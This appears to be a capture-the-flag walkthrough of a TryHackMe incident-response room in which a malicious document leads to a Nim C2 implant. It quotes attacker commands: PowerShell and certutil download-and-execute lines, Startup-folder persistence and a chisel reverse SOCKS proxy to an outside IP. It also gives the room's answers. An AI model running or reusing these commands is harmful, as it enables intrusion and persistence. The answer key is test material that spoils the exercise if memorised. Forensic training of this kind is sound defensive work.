### **Tempest — TryHackMe(Execution)**


Malicious Document — Stage 2

Based on the initial findings, we discovered that there is a stage 2 execution:

* The document has successfully executed an encoded base64 command.
* Decoding this string reveals the exact command chain executed by the malicious document.

**5.1 The malicious execution of the payload wrote a file on the system. What is the full target path of the payload?**

In the previous stag we identified an encoded command, let us decode this to understand what exactly it is. I am using cyberchef to decode this string.



The decoded command is

$app=[Environment]::GetFolderPath('ApplicationData');cd "$app\Microsoft\Windows\Start Menu\Programs\Startup"; iwr http://phishteam.xyz/02dcf07/update.zip -outfile update.zip; Expand-Archive .\update.zip -DestinationPath .; rm update.zip;

As we can see above that the command is downloading update.zip and saving it to $app\Microsoft\Windows\Start Menu\Programs\Startup.


$app = [Environment]::GetFolderPath(‘ApplicationData’) this statement specifically alls the .NET API to get your current user’s roaming AppData path and stores it in the $app variable.

**Answer:** C:\Users\benimaru\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

**5.2 The implanted payload executes once the user logs into the machine. What is the executed command upon a successful login of the compromised user?**

***Format: Remove the double quotes from the log.***

We can search for EvantID=1 and user=TEMPEST\benimaru. Now we look for any commands executed that are not part of the usual windows processes.




We can see above, the first command executed that is not a ususal windows process.

**Answer:** C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hidden -noni certutil -urlcache -split -f ‘[http://phishteam.xyz/02dcf07/first.exe'](http://phishteam.xyz/02dcf07/first.exe%27) C:\Users\Public\Downloads\first.exe; C:\Users\Public\Downloads\first.exe

**5.3 Based on Sysmon logs, what is the SHA256 hash of the malicious binary downloaded for stage 2 execution?**

First filter the events on EventID=1 and user=TEMPEST\benimaru, the search for the executable first.exe in executable info. Once found check the hash of the file in the table.




**Answer:** CE278CA242AA2023A4FE04067B0A32FBD3CA1599746C160949868FFC7FC3D7D8

**5.4 The stage 2 payload downloaded establishes a connection to a c2 server. What is the domain and port used by the attacker?**

**Format: domain:port**

We can search for the executable first.exe in the sysmon view tool and look for any connections made by this executable.



**Answer:** resolvecyber.xyz:80


#### **TASK-6: Malicious Document Traffic**

Based on the collected findings, we discovered that the attacker fetched the stage 2 payload remotely:

We discovered the Domain and IP invoked by the malicious document on Sysmon logs.  
There is another domain and IP used by the stage 2 payload logged from the same data source.


**6.1 What is the URL of the malicious payload embedded in the document?**

We already know from previous investigation that the malicious document free\_magicules.doc when opened made a connection to pishteam.xyz so this is definitely embedded in the file, so let us check for http traffic containing requests to this domain.




**Answer:** http[://]phishteam[.]xyz/02dcf07/index[.]html

**6.2 What is the encoding used by the attacker on the c2 connection?**We established earlier that the second stage payload made connections with resolvecyber.xyz. So this is the C2 server. Let us examine the traffic from this domain.



We can copy the encoded string and paste it to Cyberchef to find out the encoding format.



**Answer:** base64

**6.3. The malicious c2 binary sends a payload using a parameter that contains the executed command results. What is the parameter used by the binary?**

Open any request made to the domain resolvecyber.xyz.



**Answer:** q

**6.4. The malicious c2 binary connects to a specific URL to get the command to be executed. What is the URL used by the binary?**

This is visible in the above screenshot.



**Answer:** /9ab62b5


**6.5. What is the HTTP method used by the binary?**

****

**Answer:** GET

**6.6. Based on the user agent, what programming language was used by the attacker to compile the binary?**

**Format: Answer in lowercase**

****

**Answer:** nim


#### **TASK-7: Internal Reconnaissance**

Based on the collected findings, we have discovered that the malicious binary continuously uses the C2 traffic:

We can easily decode the encoded string in the network traffic.  
The traffic contains the command and output executed by the attacker.

**7.1. The attacker was able to discover a sensitive file inside the machine of the user. What is the password discovered on the aforementioned file?**


Decoding the request one by one, we can find the answer.



**Answer:** infernotempest

**7.2. The attacker then enumerated the list of listening ports inside the machine. What is the listening port that could provide a remote shell inside the machine?**

Decoding more commands revealed that the attacker enumerated the ports on the system.




As we can see above port 5985 is open and listening, this is the port used for WINRM.

**Answer:** 5985

**7.3. The attacker then established a reverse socks proxy to access the internal services hosted inside the machine. What is the command executed by the attacker to establish the connection?**

**Format: Remove the double quotes from the log.**

We can look for socks in the timeline explorer.



**Answer:** C:\Users\benimaru\Downloads\ch.exe client 167.71.199.191:8080 R:socks


**7.4. What is the SHA256 hash of the binary used by the attacker to establish the reverse socks proxy connection?**

****

**Answer:** 8A99353662CCAE117D2BB22EFD8C43D7169060450BE413AF763E8AD7522D2451

**7.5. What is the name of the tool used by the attacker based on the SHA256 hash? Provide the answer in lowercase.**

Post the retrieved hash on VirusTotal.




**Answer:** chisel

**7.6. The attacker then used the harvested credentials from the machine. Based on the succeeding process after the execution of the socks proxy, what service did the attacker use to authenticate?**

**Format: Answer in lowercase**

Based on the discovered information so far, it is clear that the service the attacker used was WinRM. We can also check the logs after the SOCKS proxy we can find a service called wsmprovhost.exe. This is a WinRM process.



**Answer:** WinRM